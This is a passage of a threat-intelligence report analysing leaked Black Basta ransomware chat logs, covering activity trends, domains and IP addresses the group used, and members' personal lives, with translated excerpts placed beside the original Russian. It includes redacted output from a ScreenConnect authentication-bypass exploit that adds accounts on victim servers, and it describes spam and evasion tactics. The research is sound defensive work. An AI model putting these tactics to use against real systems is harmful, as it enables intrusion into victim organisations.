
The chat logs indicate that Black Basta members took vacations during specific periods, particularly year-end/New Year holidays and summer breaks. Weekly message volume data reveals significant decreases during the New Year period, aligning with vacation references. In Russia, public holidays and festivals combine to create relatively long New Year holidays, and the low number of messages until mid-January suggests that the group followed this cultural practice.

The decrease after July 2024 could indicate a summer vacation, but maintaining the existing environment may have become difficult, prompting a transition of the operational base.

In particular, the media extensively reported the large-scale attack on a medical network in May 2024, generating significant public attention, which likely triggered heightened vigilance toward law enforcement agencies. Furthermore, at the end of June 2024, law enforcement detained ***gg***, and the convergence of multiple external factors further intensified their wariness of crackdowns.

In fact, ***gg*** made statements suggesting a transition to a new platform, and the fact that these comments appear at the end of the leaked chat logs supports the aforementioned speculation.

Trend in the Number of Messages



2.3 Domain Name and IP Address Analysis

The leaked chat logs contained extensive network artifacts including domain names and IP addresses. These artifacts encompassed victim organization endpoints, operational infrastructure, hosting services, and third-party platforms leveraged during campaigns. This section details our analysis of these network indicators.


Domain Name Counts

More than 16,000 domain names (including duplicates) appeared in the chat logs, with the top 20 domains accounting for approximately 26% of the total. "ZoomInfo," a service providing corporate information including capital and location data, appeared most frequently, suggesting its use in target reconnaissance activities.

File-sharing service domains such as temp[.]sh and transfer[.]sh appear frequently in the chat logs. These services provide temporary file storage with automatic deletion after predetermined periods. Their presence in attack operations indicates deliberate efforts to minimize forensic traces.

Additionally, the analysis identified less frequent but notable domains, including those mimicking government agencies potentially used in social engineering campaigns, as well as domains associated with targeted organizations.


Domain Names Found in the Chat Logs (TOP 20)



Attack Activities Identified via IP Addresses

The leaked chat logs contained nearly 4,000 IP addresses, geographically distributed over a wide area(*). This section describes records of direct attacks against victim organizations as well as characteristics of the infrastructure that the attackers used.

Regarding IP addresses related to victim organizations, the chat logs contained records showing that the attackers exploited a vulnerability in ConnectWise ScreenConnect's authentication bypass to create unauthorized accounts across multiple organizations. These records revealed how they established footholds in several organizations for further attacks.




```
[*] Target Server: http://6[redacted]9:8040
[*] Adding Username: [redacted]
[*] Adding Password: [redacted]
[*] Successfully added user

[*] Target Server: http://5[redacted]1:8040
[*] Adding Username: [redacted]
[*] Adding Password: [redacted]
[*] Successfully added user

[*] Target Server: https://6[redacted]0:8040
[*] Adding Username: [redacted]
[*] Adding Password: [redacted]
[*] Successfully added user
```

The chat logs contained multiple IP addresses related to hosting servers of HZ Hosting Ltd. It is a hosting provider that offers rental internet servers, and its servers allow anonymous payments using Bitcoin. Previous studies link HZ Hosting Ltd. infrastructure to Sandworm (a Russian cyberattack group) operations. Analysis reveals correlation between anonymous hosting services and operational infrastructure selection.

(*) Distribution of IP Addresses Across a Wide Area

Below figure maps all IP addresses appearing in the leaked chat logs onto a geographical scale. These IP addresses may include victim organizations, operational infrastructure (C2 servers, hosting, proxies), and compromised third-party systems. Although individual classification and attribution remain undetermined, the mapping serves as a reference visualization of the geographic distribution of network artifacts documented in the chat logs.

Geographical Distribution of IP Addresses in the Chat Logs



3. The Human Side of Black Basta

Understanding the internal dynamics of ransomware organizations typically presents significant challenges. However, analysis of the leaked chat logs provided insights into Black Basta's organizational structure and behavioral patterns.

In addition to operational content, the chat logs contained records of members' personal conversations. Members discussed everyday topics such as family, money, health, and politics, including exchanges where members from conflicting nations expressed concerns about geopolitical tensions. Even in discussions about ransomware operations, the chat logs documented statements expressing concern about public attention levels and potential civilian impact, revealing instances of personal considerations within operational contexts.

Beyond these personal exchanges, the chat logs document operational security measures: law enforcement vigilance, identity concealment tactics, and face-to-face meeting requirements for counter-surveillance. References to internal betrayals also appear, indicating unstable relationships among members.

3.1 Daily Life Topics - Family, Money, Health, and More

The chat logs show operational activities occupied limited portions of members' time, with clear demarcation between work and personal life. Personal conversations addressed standard life topics: family, finances, health, relationships, and prospects. Such content reveals multidimensional aspects of member communications beyond operational contexts.

Members' Conversation about a Wife's Upcoming Childbirth

Childbirth and Financial Motivation

Translated	Original Text
2024-04-05 17:37:16, @arslanshabbirmalik:matrix.org, Sir, I have a pregnant wife. I am saving money for her delivery. Please you area just and open hearted man. I am a poor person. My request to you is to take care of me like a family. I promise you, I shall be working for you all life. 2024-04-05 17:41:28, @manager361:colorado.su, Is your wife having a baby right now or something? [omitted] 2024-04-05 17:42:05, @arslanshabbirmalik:matrix.org, No no sir. After 3 months then baby is expected 2024-04-05 17:42:22, @arslanshabbirmalik:matrix.org, 🙏❤️💚 2024-04-05 17:52:07, @manager361:colorado.su, I'll add more numbers now 2024-04-05 17:52:16, @arslanshabbirmalik:matrix.org, Ok sir. 2024-04-05 17:52:17, @manager361:colorado.su, Ready to work? 2024-04-05 17:52:22, @arslanshabbirmalik:matrix.org, Yes sir [omitted] 2024-04-05 17:58:41, @manager361:colorado.su, Start 2024-04-05 17:59:28, @arslanshabbirmalik:matrix.org, Received sir. [omitted] 2024-04-05 19:32:39, @arslanshabbirmalik:matrix.org, Hello sir, I have called all the number and added the comments. [omitted] 2024-04-05 19:39:23, @arslanshabbirmalik:matrix.org, Haha, thank you madam. I am a peaceful person. I believe we all are connected and from the same stem. I live in Pakistan. Here life is bit difficult and different. [omitted]	2024-04-05 17:37:16, @arslanshabbirmalik:matrix.org, Sir, I have a pregnant wife. I am saving money for her delivery. Please you area just and open hearted man. I am a poor person. My request to you is to take care of me like a family. I promise you, I shall be working for you all life. 2024-04-05 17:41:28, @manager361:colorado.su, Is your wife having a baby right now or something? [omitted] 2024-04-05 17:42:05, @arslanshabbirmalik:matrix.org, No no sir. After 3 months then baby is expected 2024-04-05 17:42:22, @arslanshabbirmalik:matrix.org, 🙏❤️💚 2024-04-05 17:52:07, @manager361:colorado.su, I'll add more numbers now 2024-04-05 17:52:16, @arslanshabbirmalik:matrix.org, Ok sir. 2024-04-05 17:52:17, @manager361:colorado.su, Ready to work? 2024-04-05 17:52:22, @arslanshabbirmalik:matrix.org, Yes sir [omitted] 2024-04-05 17:58:41, @manager361:colorado.su, Start 2024-04-05 17:59:28, @arslanshabbirmalik:matrix.org, Received sir. [omitted] 2024-04-05 19:32:39, @arslanshabbirmalik:matrix.org, Hello sir, I have called all the number and added the comments. [omitted] 2024-04-05 19:39:23, @arslanshabbirmalik:matrix.org, Haha, thank you madam. I am a peaceful person. I believe we all are connected and from the same stem. I live in Pakistan. Here life is bit difficult and different. [omitted]

2024-04-05 19:44:53, @arslanshabbirmalik:matrix.org, 🫡 🫡 🙏 please sir, if possible , consider it as a request. I am not a very privileged person. I am striving to make a good living. Please if it's not a burden to you. Pay me good with your own will. I shall be highly thankful to you. 🫡 🙏 🫡 🙏 🫡 🙏 2024-04-05 19:48:07, @manager880:colorado.su, Huh, Let's keep going, and it will become clearer how strong our cooperation will be. [omitted] 2024-04-05 19:50:33, @arslanshabbirmalik:matrix.org, Madam, you are love. 🤗 ❤️ 🤗. Madam, I know you are a very strong woman. This is why I am fully dedicated to your work. I believe opportunity can knock on anybody's door. May be because of you I could be the luckiest one. Madam, you always healthy happy and prosperous 😊	2024-04-05 19:44:53, @arslanshabbirmalik:matrix.org, 🫡 🫡 🙏 please sir, if possible , consider it as a request. I am not a very privileged person. I am striving to make a good living. Please if it's not a burden to you. Pay me good with your own will. I shall be highly thankful to you. 🫡 🙏 🫡 🙏 🫡 🙏 2024-04-05 19:48:07, @manager880:colorado.su, Huh, Let's keep going, and it will become clearer how strong our cooperation will be. [omitted] 2024-04-05 19:50:33, @arslanshabbirmalik:matrix.org, Madam, you are love. 🤗 ❤️ 🤗. Madam, I know you are a very strong woman. This is why I am fully dedicated to your work. I believe opportunity can knock on anybody's door. May be because of you I could be the luckiest one. Madam, you always healthy happy and prosperous 😊

A member emphasized poverty and family circumstances to negotiate employment and compensation. Communications combined excessive deference with emotional appeals and organizational loyalty pledges. This exchange shows recruitment strategies targeting economically disadvantaged populations for cost-effective labor acquisition across international boundaries. It also reveals operational methods involving telephone-based activities.

Conversations on Money

References to Debt Repayment

Translated	Original Text
2023-12-19 20:39:21, @w:matrixtcFJHPDblmt2rg.network, Finally, I will pay off all my debts, I've been waiting for this for so long) 2023-12-19 20:39:33, @w:matrixtcFJHPDblmt2rg.network, Now nothing will bother me at all, my efficiency will be a hundred times higher. 2023-12-19 20:39:43, @w:matrixtcFJHPDblmt2rg.network, I was constantly fending off those calls, it was a total mess. 2023-12-19 20:40:00, @usernamegg:matrix.bestflowers247.online, Well, that's great! 2023-12-19 20:40:13, @usernamegg:matrix.bestflowers247.online, Our work isn't for nothing then :) 2023-12-19 20:40:20, @w:matrixtcFJHPDblmt2rg.network, Yeah :) 2023-12-19 20:40:32, @w:matrixtcFJHPDblmt2rg.network, Thanks again to you for giving me a chance :) 2023-12-19 20:40:45, @w:matrixtcFJHPDblmt2rg.network, You've helped me a lot, thank you for everything :)	2023-12-19 20:39:21,@w:matrixtcFJHPDblmt2rg.network, наконец то я все долги закрою, так давно этого ждал) 2023-12-19 20:39:33,@w:matrixtcFJHPDblmt2rg.network, теперь вообще ничего не будет парить, кпд в раз 100 будет выше 2023-12-19 20:39:43,@w:matrixtcFJHPDblmt2rg.network, а то постоянно отбивался от этих звонков пиздец 2023-12-19 20:40:00,@usernamegg:matrix.bestflowers247.online, ну вот и отлично ! 2023-12-19 20:40:13,@usernamegg:matrix.bestflowers247.online, не зря работаем сидим) 2023-12-19 20:40:20,@w:matrixtcFJHPDblmt2rg.network, ага) 2023-12-19 20:40:32,@w:matrixtcFJHPDblmt2rg.network, спасибо еще раз больше тебе, за то что дал шанс) 2023-12-19 20:40:45,@w:matrixtcFJHPDblmt2rg.network, помог со многим, за все спасибо)

A debt-burdened individual resolves financial difficulties through operational involvement and expresses gratitude to leadership.

Expressions of Financial Success and Gratitude Toward Peers

Translated	Original Text
2024-02-06 08:16:45, @usernamenn:matrix.bestflowers247.online, I won’t let it sink, as you said, now this is my burden :)) 2024-02-06 08:17:16, @usernamenn:matrix.bestflowers247.online, After all, a soul was put into it. 2024-02-06 08:17:44, @usernamegg:matrix.bestflowers247.online, Yes, it has fed us for many years. 2024-02-06 08:17:50, @usernamegg:matrix.bestflowers247.online, We made so much wealth with it. 2024-02-06 08:17:59, @usernamegg:matrix.bestflowers247.online, It’s a very, very, very cool project. 2024-02-06 08:18:04, @usernamenn:matrix.bestflowers247.online, Well, it opened the road to Europe for us :))	2024-02-06 08:16:45, @usernamenn:matrix.bestflowers247.online, шоп я не оставлю тонуть, как ты сказал это теперь моя ноша)) 2024-02-06 08:17:16, @usernamenn:matrix.bestflowers247.online, в него душа вложена как никак 2024-02-06 08:17:44, @usernamegg:matrix.bestflowers247.online, да он нас кормил много лет 2024-02-06 08:17:50, @usernamegg:matrix.bestflowers247.online, мы добра столько нажили с ним 2024-02-06 08:17:59, @usernamegg:matrix.bestflowers247.online, это очень очень очень крутой проект 2024-02-06 08:18:04, @usernamenn:matrix.bestflowers247.online, ну шоп открыл дорогу в европу нам))

The chat logs show substantial profits from online services developed by associates, along with expressions of admiration for the developers.

On Taking a Walk on a Sunny Day

Translated	Original Text
2024-05-25 08:46:29, @usernamegg:matrix.bestflowers247.online, The weather is nice on the water. 2024-05-25 09:31:58, @nickolas:talks.icu, Yes, the weather is nice, I’ll go for a walk today too, to get away from the hustle and bustle :)	2024-05-25 08:46:29, @usernamegg:matrix.bestflowers247.online, на воде хорошая погода 2024-05-25 09:31:58, @nickolas:talks.icu, да погодка хорошая, пойду тоже гулять сегодня, отвлекаться от суеты)

Members mentioned weather and walks during work breaks for mood refreshment. The chat logs contain numerous casual daily conversations between group members.

Family Weekend Plans #1

Translated	Original Text
2023-12-11 08:17:37, @lapa:matrix.bestflowers247.online, Well, I basically stayed home over the weekend, watched New Year’s movies. 2023-12-11 08:18:50, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> Already in the New Year’s mood? :) Overall yes, and we’ll also decorate the tree, then it will feel even more like New Year. 2023-12-11 08:21:34, @usernamegg:matrix.bestflowers247.online, Excellent. 2023-12-11 08:21:41, @usernamegg:matrix.bestflowers247.online, I decorated the tree this weekend.	2023-12-11 08:17:37, @lapa:matrix.bestflowers247.online, ну выходные дома просидел можно считать, новогодние фильмы смотрел 2023-12-11 08:18:50, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> настроение нг уже?) в целом да, еще елку будем наряжать, тогда уже более новогоднее будет) 2023-12-11 08:21:34, @usernamegg:matrix.bestflowers247.online, отлично 2023-12-11 08:21:41, @usernamegg:matrix.bestflowers247.online, я наряжал елку в эти выходные

Daily conversations about holiday activities and year-end atmosphere reveal typical leisure pursuits such as decorating Christmas trees and watching holiday films. These exchanges demonstrate that group members maintain personal lives and participate in conventional social activities alongside their operational roles.

Family Weekend Plans #2

Translated	Original Text
2023-11-17 16:31:37, @usernamegg:matrix.bestflowers247.online, He misses work. 2023-11-17 16:31:39, @usernamegg:matrix.bestflowers247.online, _0 2023-11-17 16:31:46, @timber:matrix.bestflowers247.online, The kids don’t let me. 2023-11-17 16:32:02, @timber:matrix.bestflowers247.online, It’s easier on weekends. I don’t have to drive anyone. 2023-11-17 16:32:24, @usernamegg:matrix.bestflowers247.online, Ahh. 2023-11-17 16:32:49, @timber:matrix.bestflowers247.online, None of you are around on weekends? 2023-11-17 16:33:14, @usernamegg:matrix.bestflowers247.online, I’m around here, but weekends are for rest.	2023-11-17 16:31:37, @usernamegg:matrix.bestflowers247.online, по работе он соскучился 2023-11-17 16:31:39, @usernamegg:matrix.bestflowers247.online, _0 2023-11-17 16:31:46, @timber:matrix.bestflowers247.online, дети не пускают 2023-11-17 16:32:02, @timber:matrix.bestflowers247.online, на выходных легче. никого не надо возить 2023-11-17 16:32:24, @usernamegg:matrix.bestflowers247.online, аа 2023-11-17 16:32:49, @timber:matrix.bestflowers247.online, вас никого не бывает на выходных? 2023-11-17 16:33:14, @usernamegg:matrix.bestflowers247.online, я тут бываю но выхи отдыхать надо

Childcare responsibilities limit weekday participation while enabling weekend availability. Leadership members maintain weekend presence, indicating flexible organizational scheduling across the team.

Spam Distribution Activity Before Vacation

Translated	Original Text
2023-12-20 13:46:39, @usernamegg:matrix.bestflowers247.online, Spam has started. [omitted] 2023-12-20 13:52:01, @lapa:matrix.bestflowers247.online, 140k sent. 2023-12-20 13:52:05, @lapa:matrix.bestflowers247.online, *140k went through. [omitted] 2023-12-20 14:06:01, @lapa:matrix.bestflowers247.online, 290k went through. [omitted] 2023-12-20 14:15:31, @lapa:matrix.bestflowers247.online, 400k went through, I'll stop, will make more SOCKS for the US. [omitted] 2023-12-20 15:29:08, @lapa:matrix.bestflowers247.online, 300k went through. 2023-12-20 15:29:10, @lapa:matrix.bestflowers247.online, For the US. [omitted] 2023-12-20 15:29:18, @lapa:matrix.bestflowers247.online, I'll stop, not much came back. [omitted] 2023-12-20 15:37:33, @usernamegg:matrix.bestflowers247.online, Maybe we'll send more while it's still clean? 2023-12-20 15:37:41, @usernamegg:matrix.bestflowers247.online, 500–600k, 500–600k, 500–600k. 2023-12-20 15:37:48, @usernamegg:matrix.bestflowers247.online, Anyway, soon we'll leave for the holidays. 2023-12-20 15:37:52, @usernamegg:matrix.bestflowers247.online, And we'll be gathering strength.	2023-12-20 13:46:39, @usernamegg:matrix.bestflowers247.online, пошел спам [omitted] 2023-12-20 13:52:01, @lapa:matrix.bestflowers247.online, 140k ушл 2023-12-20 13:52:05, @lapa:matrix.bestflowers247.online, * 140k ушло [omitted] 2023-12-20 14:06:01, @lapa:matrix.bestflowers247.online, 290k ушло [omitted] 2023-12-20 14:15:31, @lapa:matrix.bestflowers247.online, 400k ушло, стопну, сделаю еще соксов для юсы [omitted] 2023-12-20 15:29:08, @lapa:matrix.bestflowers247.online, ушло 300к 2023-12-20 15:29:10, @lapa:matrix.bestflowers247.online, по юсе [omitted] 2023-12-20 15:29:18, @lapa:matrix.bestflowers247.online, буду стопать, мало че пришло [omitted] 2023-12-20 15:37:33, @usernamegg:matrix.bestflowers247.online, может еще шлем пока чисто? 2023-12-20 15:37:41, @usernamegg:matrix.bestflowers247.online, 500-600к, 500-600K, 500-600k 2023-12-20 15:37:48, @usernamegg:matrix.bestflowers247.online, скоро на праздники все равно уходим 2023-12-20 15:37:52, @usernamegg:matrix.bestflowers247.online, и будем копить силы

Conversations reveal spam distribution plans for 500,000-600,000 messages alongside statements about upcoming vacations. Decisions to proceed with mass distribution relied on "still clean" sending infrastructure, demonstrating pre-vacation operational patterns for spam campaigns.

Personal Matters: Family and Friend Discussions

Dispute with ***gg***'s Wife

Translated	Original Text
2023-11-22 18:09:13, @usernamegg:matrix.bestflowers247.online, I once set up a tren. 2023-11-22 18:09:17, @usernamenn:matrix.bestflowers247.online,))) 2023-11-22 18:09:19, @usernamegg:matrix.bestflowers247.online, We were still living back in our homeland. 2023-11-22 18:09:35, @usernamegg:matrix.bestflowers247.online, On the 6th floor without an elevator, well you remember. 2023-11-22 18:09:45, @usernamenn:matrix.bestflowers247.online, Yeah. 2023-11-22 18:09:52, @usernamegg:matrix.bestflowers247.online, I came home and my wife threw a tantrum, she found out something again about my escapades. 2023-11-22 18:09:59, @usernamegg:matrix.bestflowers247.online, As a result she ended up in the hallway. 2023-11-22 18:10:07, @usernamenn:matrix.bestflowers247.online,)) 2023-11-22 18:10:10, @usernamenn:matrix.bestflowers247.online, HARSH. 2023-11-22 18:10:17, @usernamegg:matrix.bestflowers247.online, Shouting "He's a DRUG ADDICT."	2023-11-22 18:09:13, @usernamegg:matrix.bestflowers247.online, я как то трен ставил 2023-11-22 18:09:17, @usernamenn:matrix.bestflowers247.online,))) 2023-11-22 18:09:19, @usernamegg:matrix.bestflowers247.online, мы жили еще на родине 2023-11-22 18:09:35, @usernamegg:matrix.bestflowers247.online, на 6м этаже без лифта, ну ты помнишь 2023-11-22 18:09:45, @usernamenn:matrix.bestflowers247.online, ага 2023-11-22 18:09:52, @usernamegg:matrix.bestflowers247.online, я пришел домой и мне жена закатила скандал ну там что то опять узнала про мои похождения 2023-11-22 18:09:59, @usernamegg:matrix.bestflowers247.online, в итоге она оказалась в коридоре 2023-11-22 18:10:07, @usernamenn:matrix.bestflowers247.online,)) 2023-11-22 18:10:10, @usernamenn:matrix.bestflowers247.online, ЖОООСТКО 2023-11-22 18:10:17, @usernamegg:matrix.bestflowers247.online, крича "он НАРКОМАН"

A member shared past marital conflict experiences, which colleagues received as humorous anecdotes. The discussion attributed the conflict to discovered infidelity, describing an incident where the spouse fled to the hallway. These exchanges demonstrated patterns of personal experience sharing within the group.

Advice on Talking with Women

Translated	Original Text
